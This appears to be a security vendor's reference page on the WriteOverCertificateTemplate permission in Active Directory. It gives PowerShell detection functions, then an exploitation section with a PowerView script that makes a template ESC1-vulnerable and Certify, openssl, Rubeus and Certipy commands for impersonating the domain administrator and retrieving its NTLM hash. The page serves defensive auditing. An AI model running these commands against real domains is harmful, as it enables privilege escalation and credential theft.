
WriteOverCertificateTemplate
Summary
| Forestall ACL Alias | WriteOverCertificateTemplate |
| AD Alias | Write |
| Affected Object Types | Certificate Templates |
| Exploitation Certainty | Certain |
| AD Right | WriteProperty |
| AD Permission Guid | 00000000-0000-0000-0000-000000000000 |
Description
The WriteOverCertificateTemplate permission in Active Directory grants a user or group write permission over certificate templates. This permission allows the holder to modify and manage all writable aspects of certificate templates. Administrators can configure key aspects such as validity periods, encryption algorithms, enrollment options, auto-renewal settings, and which Certificate Authorities can issue certificates based on these templates.
However, if misconfigured, the WriteOverCertificateTemplate permission can pose significant security risks. An attacker who gains WriteOverCertificateTemplate right on a certificate template could modify its settings to issue fraudulent certificates, bypass security checks, or weaken cryptographic controls. This exploitation could lead to unauthorized access, compromise of secure communications, and widespread disruption of the Public Key Infrastructure (PKI).
Identification
PowerShell
Active Directory Module
Using the ActiveDirectory PowerShell module, you can enumerate WriteOverCertificateTemplate entries.
1. Find-WriteOverCertificateTemplate function
function Find-WriteOverCertificateTemplate { [CmdletBinding()] param ([string]$Target,[string]$OutputPath = "WriteOverCertificateTemplate.csv",[switch]$ExcludeAdmins = $false) Import-Module ActiveDirectory -ErrorAction Stop Write-Host "Inspecting Certificate Templates ACLs for broad WriteProperty permissions..." $AccessControlType = [System.Security.AccessControl.AccessControlType]::Allow;$ActiveDirectoryRights = [System.DirectoryServices.ActiveDirectoryRights]::WriteProperty;$GenericWriteGuid = [Guid]::Empty $ExcludedSIDs = @() if ($ExcludeAdmins) { Write-Host "Excluding default administrative principals." try { $ExcludedSIDs += (New-Object System.Security.Principal.NTAccount "NT AUTHORITY\SYSTEM").Translate([System.Security.Principal.SecurityIdentifier]) $ExcludedSIDs += (Get-ADGroup -Identity "Domain Admins").SID,(Get-ADGroup -Identity "Enterprise Admins").SID, (Get-ADGroup -Identity "Schema Admins").SID,(Get-ADGroup -Identity "Cert Publishers").SID,(Get-ADUser -Identity "Administrator").SID} catch { Write-Warning "Could not resolve some admin SIDs: $($_.Exception.Message)" }} try { $configNC = (Get-ADRootDSE).ConfigurationNamingContext } catch {Write-Error "Failed to retrieve ConfigurationNamingContext." ;return} if ($Target) { Write-Host "Filtering for template: '$Target'" $filter = "ObjectClass -eq 'pKICertificateTemplate' -and Name -eq '$Target'" $objectsToScan = Get-ADObject -Filter $filter -SearchBase $configNC -Properties nTSecurityDescriptor -ErrorAction Stop if (-not $objectsToScan) { Write-Warning "Template '$Target' not found under ConfigurationNC." ; return} }else { Write-Host "Retrieving all certificate templates..." ; $objectsToScan = Get-ADObject -Filter 'ObjectClass -eq "pKICertificateTemplate"' -SearchBase $configNC -Properties nTSecurityDescriptor -ErrorAction Stop} $foundAcls = @() foreach ($obj in $objectsToScan) { try { $acl = Get-Acl -Path "AD:$($obj.DistinguishedName)" foreach ($ace in $acl.Access) { if ($ace.AccessControlType -eq $AccessControlType -and ($ace.ActiveDirectoryRights -band $ActiveDirectoryRights) -and ($ace.ObjectType -eq $GenericWriteGuid) -and -not $ace.IsInherited) { $sid = $ace.IdentityReference.Translate([System.Security.Principal.SecurityIdentifier]) if ($ExcludeAdmins -and $ExcludedSIDs -contains $sid) { continue } $foundAcls += [PSCustomObject]@{ 'Template' = $obj.Name; 'DistinguishedName' = $obj.DistinguishedName ; 'Principal' = $ace.IdentityReference.Value}}} } catch {Write-Warning "ACL retrieval failed for $($obj.DistinguishedName): $($_.Exception.Message)"}} if ($foundAcls.Count) { Write-Host "Found $($foundAcls.Count) vulnerable entry(ies). Exporting to CSV..." try {$foundAcls | Sort-Object Template, Principal -Unique |Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8 ; Write-Host "Results saved to $OutputPath"} catch {Write-Error "Export failed: $($_.Exception.Message)"} } else {Write-Output "No broad WriteProperty permissions found$(if ($Target) { " on template '$Target'" })."}}2. Scan all templates
Find-WriteOverCertificateTemplate3. Scan a specific template
Find-WriteOverCertificateTemplate -Target "forestallusers"4. Exclude default admins for clear visibility
Find-WriteOverCertificateTemplate -ExcludeAdmins -Target "forestallusers".NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace, you can enumerate WriteOverCertificateTemplate entries without relying on any external modules or dependencies.
1. Find-WriteOverCertificateTemplateSimple function
function Find-WriteOverCertificateTemplateSimple{ [CmdletBinding()] param([string]$Target,[string]$OutputPath="WriteOverCertificateTemplate.csv",[switch]$ExcludeAdmins) $r=[System.Collections.Generic.List[object]]::new();$guidAll=[Guid]::Empty;$allow=[System.Security.AccessControl.AccessControlType]::Allow;$wr=[System.DirectoryServices.ActiveDirectoryRights]::WriteProperty try{$rd=[ADSI]"LDAP://RootDSE";$cfg=$rd.configurationNamingContext;$def=$rd.defaultNamingContext;$dom=($def -split ',') -replace '^DC=' -join '.';$nb=($def -split ',') -replace '^DC='|Select-Object -First 1}catch{Write-Error "Failed to read RootDSE: $_";return} $ex=@();if($ExcludeAdmins){foreach($n in @("NT AUTHORITY\SYSTEM","$nb\Domain Admins","$nb\Enterprise Admins","$nb\Schema Admins","$nb\Cert Publishers","$nb\Administrator")){try{$ex+=([System.Security.Principal.NTAccount]$n).Translate([System.Security.Principal.SecurityIdentifier]).Value}catch{}}} if($Target){try{$root=[System.DirectoryServices.DirectoryEntry]("LDAP://$Target")}catch{Write-Error "Bind failed: $_";return};try{$oc=@($root.Properties.objectClass)}catch{$oc=@()};if($oc -contains "pKICertificateTemplate"){$ents=@($root)}else{$ds=[System.DirectoryServices.DirectorySearcher]::new($root);$ds.Filter="(objectClass=pKICertificateTemplate)";$ds.PageSize=1000;$ents=$ds.FindAll()|%{try{$_.GetDirectoryEntry()}catch{$null}}|?{$_}}} else{try{$sr=[System.DirectoryServices.DirectoryEntry]("LDAP://CN=Certificate Templates,CN=Public Key Services,CN=Services,$cfg");$ds=[System.DirectoryServices.DirectorySearcher]::new($sr);$ds.Filter="(objectClass=pKICertificateTemplate)";$ds.PageSize=1000;$ents=$ds.FindAll()|%{try{$_.GetDirectoryEntry()}catch{$null}}|?{$_}}catch{Write-Error "Enumeration failed: $_";return}} foreach($e in $ents){try{$dn=$e.Properties.distinguishedName[0];$cn=$e.Properties.cn[0];$acs=$e.ObjectSecurity.GetAccessRules($true,$true,[System.Security.Principal.SecurityIdentifier])}catch{Write-Warning "ACL read failed on $($e.Path): $_";continue} foreach($ace in $acs){if($ace.AccessControlType-ne$allow){continue};if(($ace.ActiveDirectoryRights -band $wr)-eq 0){continue};if($ace.ObjectType-ne$guidAll){continue};if($ace.IsInherited){continue} $sid=$ace.IdentityReference.Value;if($ExcludeAdmins -and $ex -contains $sid){continue} $who=try{$ace.IdentityReference.Translate([System.Security.Principal.NTAccount]).Value}catch{$sid} $r.Add([pscustomobject]@{Template=$cn;DN=$dn;Principal=$who})}} if($r.Count -gt 0){try{$r|Sort-Object Template,Principal -Unique|Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8;Write-Output "Exported $($r.Count) entries to $OutputPath"}catch{Write-Error "Export failed: $_"};$r}else{Write-Output "No matching ACEs found."}}2. Scan all templates
Find-WriteOverCertificateTemplateSimple3. Scan a specific template
Find-WriteOverCertificateTemplateSimple -Target 'CN=User,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=Forestall,DC=labs'4. Exclude default admins for clear visibility
Find-WriteOverCertificateTemplateSimple -ExcludeAdmin -Target 'CN=User,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=Forestall,DC=labs'Certification Authority
1. Open Certification Authority (certsrv) on your Windows server.
2. Expand CA name and right click the Certificate Templates
3. Select Manage from the context menu.
4. In the Certificate Templates Console window, double-click the Certificate Template.
5. In the Properties window, navigate to the Security tab.
6. In the Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
7. In the permissions list, locate and check the option Write.
8. Click OK to save your changes and close the dialogs.

certsrv
Exploitation
This permission can be exploitable on Windows systems with certify and rubeus, while on Linux systems, tools such as certipy can be effectively used for exploitation.Certify, Rubeus, Certipy
The following examples demonstrate exploitation on Windows and Linux environments.
This capability is granted by broader permissions over the template object: a principal holding GenericAll, GenericWrite, or Owner on a certificate template can perform the modifications described here. The individual attributes abused for ESC1 are also covered by dedicated edges: WriteCertificateNameFlag (msPKI-Certificate-Name-Flag), WriteEnrollmentFlag (mspki-enrollment-flag), WriteCertificateApplicationPolicy (mspki-certificate-application-policy), and WriteRASignature (mspki-ra-signature).
Windows
Using powerview to edit the template to be vulnerable to ESC01
# 1. Enumerate sensitive access control entriesCertify.exe find

# Shortened ESC1 AD CS exploit script (fixed enrollee-supplies-subject with ADSI)Import-Module .\PowerView.ps1
$cfg      = 'CN=Configuration,DC=forestall,DC=labs'$template = 'vulnusers'$tdn      = "CN=$template,CN=Certificate Templates,CN=Public Key Services,CN=Services,$cfg"$guid     = '0e10c968-78fb-11d2-90d4-00c04f79dc55'
# 2. Unlock template flagsWrite-Host "[*] Clearing manager-approval requirement"Set-DomainObject -Identity $tdn -XOR @{ 'mspki-enrollment-flag' = 2 } -Verbose
Write-Host "[*] Disabling authorized signatures and setting EKU"Set-DomainObject -Identity $tdn -Set @{ 'mspki-ra-signature' = 0; 'mspki-certificate-application-policy' = '1.3.6.1.5.5.7.3.2' } -Verbose
# 3. Properly enable enrollee-supplies-subject via ADSIWrite-Host "[*] Enabling enrollee-supplies-subject"$entry = [ADSI]"LDAP://$tdn"$current = $entry.Get("msPKI-Certificate-Name-Flag")$entry.Put("msPKI-Certificate-Name-Flag", ($current -bor 1))$entry.SetInfo()
# 4. Grant Enroll right to Domain UsersWrite-Host "[*] Granting Enroll right to Domain Users"Add-DomainObjectAcl -TargetIdentity $tdn -PrincipalIdentity 'Domain Users' -RightsGUID $guid -Verbose
# 5. Publish template to CAWrite-Host "[*] Publishing template to CA"$CAObj = Get-DomainObject -LDAPFilter '(objectClass=pKIEnrollmentService)' `    -SearchBase "CN=Enrollment Services,CN=Public Key Services,CN=Services,$cfg" `    -Properties certificateTemplatesif ($CAObj -and $CAObj.certificateTemplates -notcontains $template) {    $newList = $CAObj.certificateTemplates + $template    Set-DomainObject -Identity $CAObj.DistinguishedName -Set @{ 'certificateTemplates' = $newList } -Verbose}
Write-Host '[+] ESC1 misconfiguration applied: template is now vulnerable.'
ESC1 using powershell
Request a certificate for administrator
.\Certify.exe request /ca:<CA DNS Name>\<CA Name> /template:<Vulnerable Template> /altname:administratorExample:
.\Certify.exe request /ca:"DC01.forestall.labs\Forestall-RootCA" /template:vulnusers /altname:administrator
Request a certification using Certfiy.exe
After running this, certify will give a certificate to you. You should create a pem file and write came file. Then convert pem file to pxf format with openssl, it will give you a pfx-formatted certificate. (You don’t have to set password)
openssl.exe pkcs12 -in <Pem file> -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out .\cert.pfxExample:
openssl.exe pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out .\cert.pfx
Convert certificate to pfx format
Then you can obtain a TGT using the formatted certificate with Rubeus and retrieve the NTLM hash.
.\Rubeus.exe asktgt /user:<Username> /certificate:cert.pfx /ptt /getcredentialsExample:
.\Rubeus.exe asktgt /user:Administrator /certificate:cert.pfx /ptt /getcredentials
Get TGT and NTLM hash using Rubeus.exe
Linux
Using Certipy-AD to list vulnerable templates
certipy-ad find -u <user>@<domain> -p '<pass>' -stdout -vulnerableExample:

find all templates using certipy
Edit the Template to Be Vulnerable to ESC01 Using Certipy-AD
certipy-ad template -u <user>@<domain> -p '<pass>' -save-configuration old -write-default-configuration -template <templateName>Example:
